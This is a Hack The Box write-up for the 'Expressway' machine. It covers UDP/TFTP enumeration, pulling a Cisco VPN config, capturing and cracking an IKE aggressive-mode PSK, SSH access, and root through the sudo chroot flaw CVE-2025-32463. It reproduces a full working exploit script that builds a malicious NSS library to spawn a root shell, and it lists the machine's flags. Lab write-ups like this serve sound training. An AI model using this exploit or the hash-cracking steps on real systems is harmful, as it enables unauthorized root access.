HTB

HTB: Expressway
Machine IP: 10.129.238.52
Difficulty: Easy
OS: Linux (Debian)
Tools Used
nmap- TCP/UDP port scanningMetasploit- TFTP file enumerationtftp- File download clientike-scan- IKE aggressive mode hash capturepsk-crack- PSK hash crackingssh- Remote accessgcc- Exploit compilation
Step 1: Reconnaissance - Port Scanning
TCP Scan Results
sudo nmap 10.129.238.52 -sV
Result:
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 10.0p2 Debian 8 (protocol 2.0)
Only SSH was initially discovered. OpenSSH 10.0p2 is the latest version (released April 2025) with no known severe vulnerabilities.

Based on this information, when I tried to dig more in hopes of finding a vulnerability, I came to know that this is the latest version of OpenSSH (released in April 2025) and has so far not recorded any severe vulnerabilities.
UDP Scan
Since TCP revealed only SSH, a UDP scan was performed to discover additional services.

- Discovery: TFTP (UDP port 69) was open.
tep 2: TFTP Enumeration
Metasploit TFTP Brute Force
Using Metasploit’s auxiliary/scanner/tftp/tftpbbrute module:
msf6 > use auxiliary/scanner/tftp/tftpbbrute
msf6 > set RHOSTS 10.129.238.52
msf6 > run

Files discovered:
ciscortr.cfgcode.imgdevice.cfgPOS3-07-5-00.sb2

Download Configuration File

tftp 10.129.238.52
tftp> get ciscortr.cfg
tftp> quit

Downloaded files:
ciscortr.cfg code.img device.cfg POS3-07-5-00.sb2
Step 3: Cisco Configuration Analysis
Extracting VPN Credentials
The ciscortr.cfg file contains a Cisco router configuration with VPN settings.
Key finding:
version 12.3
no service pad
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname expressway
!
boot-start-marker
boot-end-marker
!
enable password *****
!
username ike password *****
ip subnet-zero
ip cef
!
vpdn enable
        vpdn-group 1
        request-dialin
        protocol pppoe
!
ip dhcp excluded-address 10.0.1.1 10.0.1.10
ip dhcp excluded-address 10.0.2.1 10.0.2.10
ip dhcp excluded-address 10.0.3.1 10.0.3.10
!
ip dhcp pool vlan1
   network 10.0.1.0 255.255.255.0
   default-router 10.0.1.1
!
ip dhcp pool vlan2
   network 10.0.2.0 255.255.255.0
   default-router 10.0.2.1
!
ip dhcp pool vlan3
   network 10.0.3.0 255.255.255.0
   default-router 10.0.3.1
!
ip ips po max-events 100
no ftp-server write-enable
!
bridge irb
!
interface FastEthernet0
        no ip address
!
interface FastEthernet1
        no ip address
!
interface FastEthernet2
        no ip address
!
interface FastEthernet3
        switchport mode trunk
        no ip address
!
interface FastEthernet4
        ip address 192.168.68.1 255.255.255.0
        no ip directed-broadcast (default)
        speed auto
        ip nat outside
        ip access-group 103 in
        no cdp enable
        crypto ipsec client ezvpn ezvpnclient outside
        crypto map static-map
!
crypto isakmp policy 1
        encryption 3des
        authentication pre-share
        group 2
        lifetime 480
!
crypto isakmp client configuration group rtr-remote
        key secret-password
        dns 208.67.222.222
        domain expressway.htb
        pool dynpool
!
crypto ipsec transform-set vpn1 esp-3des esp-md5
!
crypto ipsec security-association lifetime seconds 86400
!
crypto dynamic-map dynmap 1
        set transform-set vpn1
        reverse-route
!
crypto map static-map 1 ipsec-isakmp dynamic dynmap
crypto map dynmap isakmp authorization list rtr-remote
crypto map dynmap client configuration address respond
crypto ipsec client ezvpn ezvpnclient
        connect auto
        group 2 key secret-password
        mode client
        peer 192.168.100.1
!
interface Dot11Radio0
        no ip address
        !
        broadcast-key vlan 1 change 45
        !
        encryption vlan 1 mode ciphers tkip
        !
        ssid cisco
                vlan 1
                authentication open
                authentication network-eap eap_methods
                authentication key-management wpa optional
        !
        ssid ciscowep
                vlan 2
                authentication open
                !
        ssid ciscowpa
                vlan 3
                authentication open
        !
        speed basic-1.0 basic-2.0 basic-5.5 6.0 9.0 basic-11.0 12.0 18.0 24.0 36.0 48.0 54.0
        rts threshold 231

        power local cck 50
        power local ofdm 30
        channel 2462
        station-role root
!
interface Dot11Radio0.1
        description Cisco Open
        encapsulation dot1Q 1 native
        no cdp enable
        bridge-group 1
        bridge-group 1 subscriber-loop-control
        bridge-group 1 spanning-disabled
        bridge-group 1 block-unknown-source
        no bridge-group 1 source-learning
        no bridge-group 1 unicast-flooding
!
interface Dot11Radio0.2
        encapsulation dot1Q 2
        bridge-group 2
        bridge-group 2 subscriber-loop-control
        bridge-group 2 spanning-disabled
        bridge-group 2 block-unknown-source
        no bridge-group 2 source-learning
        no bridge-group 2 unicast-flooding
!
interface Dot11Radio0.3
        encapsulation dot1Q 3
        bridge-group 3
        bridge-group 3 subscriber-loop-control
        bridge-group 3 spanning-disabled
        bridge-group 3 block-unknown-source
        no bridge-group 3 source-learning
        no bridge-group 3 unicast-flooding
!
interface Vlan1
        no ip address
        no ip directed-broadcast (default)
        ip nat inside
        crypto ipsec client ezvpn ezvpnclient inside
        ip inspect firewall in
        no cdp enable
        bridge-group 1
        bridge-group 1 spanning-disabled
!
interface Vlan2
        no ip address
        bridge-group 2
        bridge-group 2 spanning-disabled
!
interface Vlan3
        no ip address
        bridge-group 3
        bridge-group 3 spanning-disabled
!
interface BVI1
        ip address 10.0.1.1 255.255.255.0
!
interface BVI2
        ip address 10.0.2.1 255.255.255.0
!
ip classless
!
ip http server
no ip http secure-server
!
control-plane
!
bridge 1 route ip
bridge 2 route ip
bridge 3 route ip
!
ip inspect name firewall tcp
ip inspect name firewall udp
!
access-list 103 permit udp host 200.1.1.1 any eq isakmp
access-list 103 permit udp host 200.1.1.1 eq isakmp any
no cdp run
!
line con 0
        password *****
        no modem enable
        transport preferred all
        transport output all
line aux 0
        transport preferred all
        transport output all
line vty 0 4
        password *****
        transport preferred all
        transport input all
        transport output all

- Group ID:
rtr-remote - Pre-shared Key:
secret-password
Step 4: IKE Aggressive Mode Attack (CVE-2018-5389)
Vulnerability Background
CVE-2018-5389 affects IKE Aggressive Mode when Pre-shared Keys are used, allowing hash capture and offline cracking.
Capture PSK Hash

There is a known vulnerability in the IKE Aggressive mode, where we can exploit it to get the hash of the password (if Pre-shared Keys are used) required to authenticate to the VPN.
ike-scan -M -A -n rtr-remote -P 10.129.238.52

Here is a breakdown of the command:
-M: Enables multi-line output (easier to read).-A: Enables Aggressive Mode.-n: Specifies the Group ID we found in the config file.-P: Captures the hash shared by the server.
As you can see, I was able to capture the password hash. I now have the hash ready for cracking.
psk-crack -d /home/thunder/wordlist/rockyou.txt hash.txt

Password: freakingrockstarontheroad

Step 5: SSH Access as ike
Login Credentials
From the IKE exchange, the username was revealed as ike@expressway.htb (local username: ike).

User Flag
ike@expressway:~$ cat user.txt
8aee58ec551c1b04a6388621ab74b64c
Step 6: Privilege Escalation - Sudo Version
Check Sudo Version

Vulnerability: CVE-2025-32463
This version is vulnerable to a local privilege escalation via the --chroot (-R) option.
Exploit details:
- Affected versions: Sudo 1.9.14 to 1.9.17
- Attack vector: Trick sudo into loading an arbitrary shared library via crafted
/etc/nsswitch.conf - Impact: Arbitrary command execution as root
I used the sudo version to look for any CVEs related to it and BINGO! I found one! This is [CVE-2025–32463](https://www.exploit-db.com/exploits/52352). This was my way in. I did not put any effort in understanding the CVE, but the gist is it tricks sudo to load a configuration file from a directory I control. I just copied the Proof of Concept code, pasted and labeled it as exp.sh in the target system.
Exploit Title: Sudo chroot 1.9.17 - Local Privilege Escalation
Google Dork: not aplicable
Date: Mon, 30 Jun 2025
Exploit Author: Stratascale
Vendor Homepage:https://salsa.debian.org/sudo-team/sudo
Software Link:
Version: Sudo versions 1.9.14 to 1.9.17 inclusive
Tested on: Kali Rolling 2025-7-3
CVE : CVE-2025-32463

*Version running today in Kali:*
https://pkg.kali.org/news/640802/sudo-1916p2-2-imported-into-kali-rolling/

*Background*

An attacker can leverage sudo's -R (--chroot) option to run
arbitrary commands as root, even if they are not listed in the
sudoers file.

Sudo versions affected:

Sudo versions 1.9.14 to 1.9.17 inclusive are affected.

CVE ID:

This vulnerability has been assigned CVE-2025-32463 in the
Common Vulnerabilities and Exposures database.

Details:

Sudo's -R (--chroot) option is intended to allow the user to
run a command with a user-selected root directory if the sudoers
file allows it. A change was made in sudo 1.9.14 to resolve
paths via chroot() using the user-specified root directory while
the sudoers file was still being evaluated. It is possible for
an attacker to trick sudo into loading an arbitrary shared
library by creating an /etc/nsswitch.conf file under the
user-specified root directory.

The change from sudo 1.9.14 has been reverted in sudo 1.9.17p1
and the chroot feature has been marked as deprecated. It will
be removed entirely in a future sudo release. Because of the
way sudo resolves commands, supporting a user-specified chroot
directory is error-prone and this feature does not appear to
be widely used.

A more detailed description of the bug and its effects can be
found in the Stratascale advisory:
https://www.stratascale.com/vulnerability-alert-CVE-2025-32463-sudo-chroot

Impact:

On systems that support /etc/nsswitch.conf a user may be able
to run arbitrary commands as root.

*Exploit:*

*Verify the sudo version running: sudo --versionIf is vulnerable, copy and
paste the following code and run it.*
*----------------------*
#!/bin/bash
# sudo-chwoot.sh – PoC CVE-2025-32463
set -e

STAGE=$(mktemp -d /tmp/sudowoot.stage.XXXXXX)
cd "$STAGE"

# 1. NSS library
cat > woot1337.c <<'EOF'
#include <stdlib.h>
#include <unistd.h>

__attribute__((constructor))
void woot(void) {
setreuid(0,0); /* change to UID 0 */
setregid(0,0); /* change to GID 0 */
chdir("/"); /* exit from chroot */
execl("/bin/bash","/bin/bash",NULL); /* root shell */
}
EOF

# 2. Mini chroot with toxic nsswitch.conf
mkdir -p woot/etc libnss_
echo "passwd: /woot1337" > woot/etc/nsswitch.conf
cp /etc/group woot/etc # make getgrnam() not fail

# 3. compile libnss_
gcc -shared -fPIC -Wl,-init,woot -o libnss_/woot1337.so.2 woot1337.c

echo "[*] Running exploit…"
sudo -R woot woot # (-R <dir> <cmd>)
# • the first “woot” is chroot
# • the second “woot” is and inexistent
command
# (only needs resolve the user)

rm -rf "$STAGE"
*----------------------*
Step 7: Root Exploitation
Create Exploit Script
On the target as ike, create exp.sh:

Root Shell

Step 8: Machine Owned

Flags
| Flag | Value |
|---|---|
| User | 8aee58ec551c1b04a6388621ab74b64c |
| Root | c7be1c893dc44515c8b73159417738fa |
Attack Chain Summary
TCP/UDP Port Scan
       ↓
TFTP Discovery (UDP 69)
       ↓
Download Cisco Config (ciscortr.cfg)
       ↓
Extract Group ID & Domain (rtr-remote / expressway.htb)
       ↓
IKE Aggressive Mode Attack (CVE-2018-5389)
       ↓
Capture & Crack PSK Hash → "freakingrockstarontheroad"
       ↓
SSH as ike
       ↓
Sudo Version Check (1.9.17 → CVE-2025-32463)
       ↓
Chroot Privilege Escalation Exploit
       ↓
Root Shell → Root Flag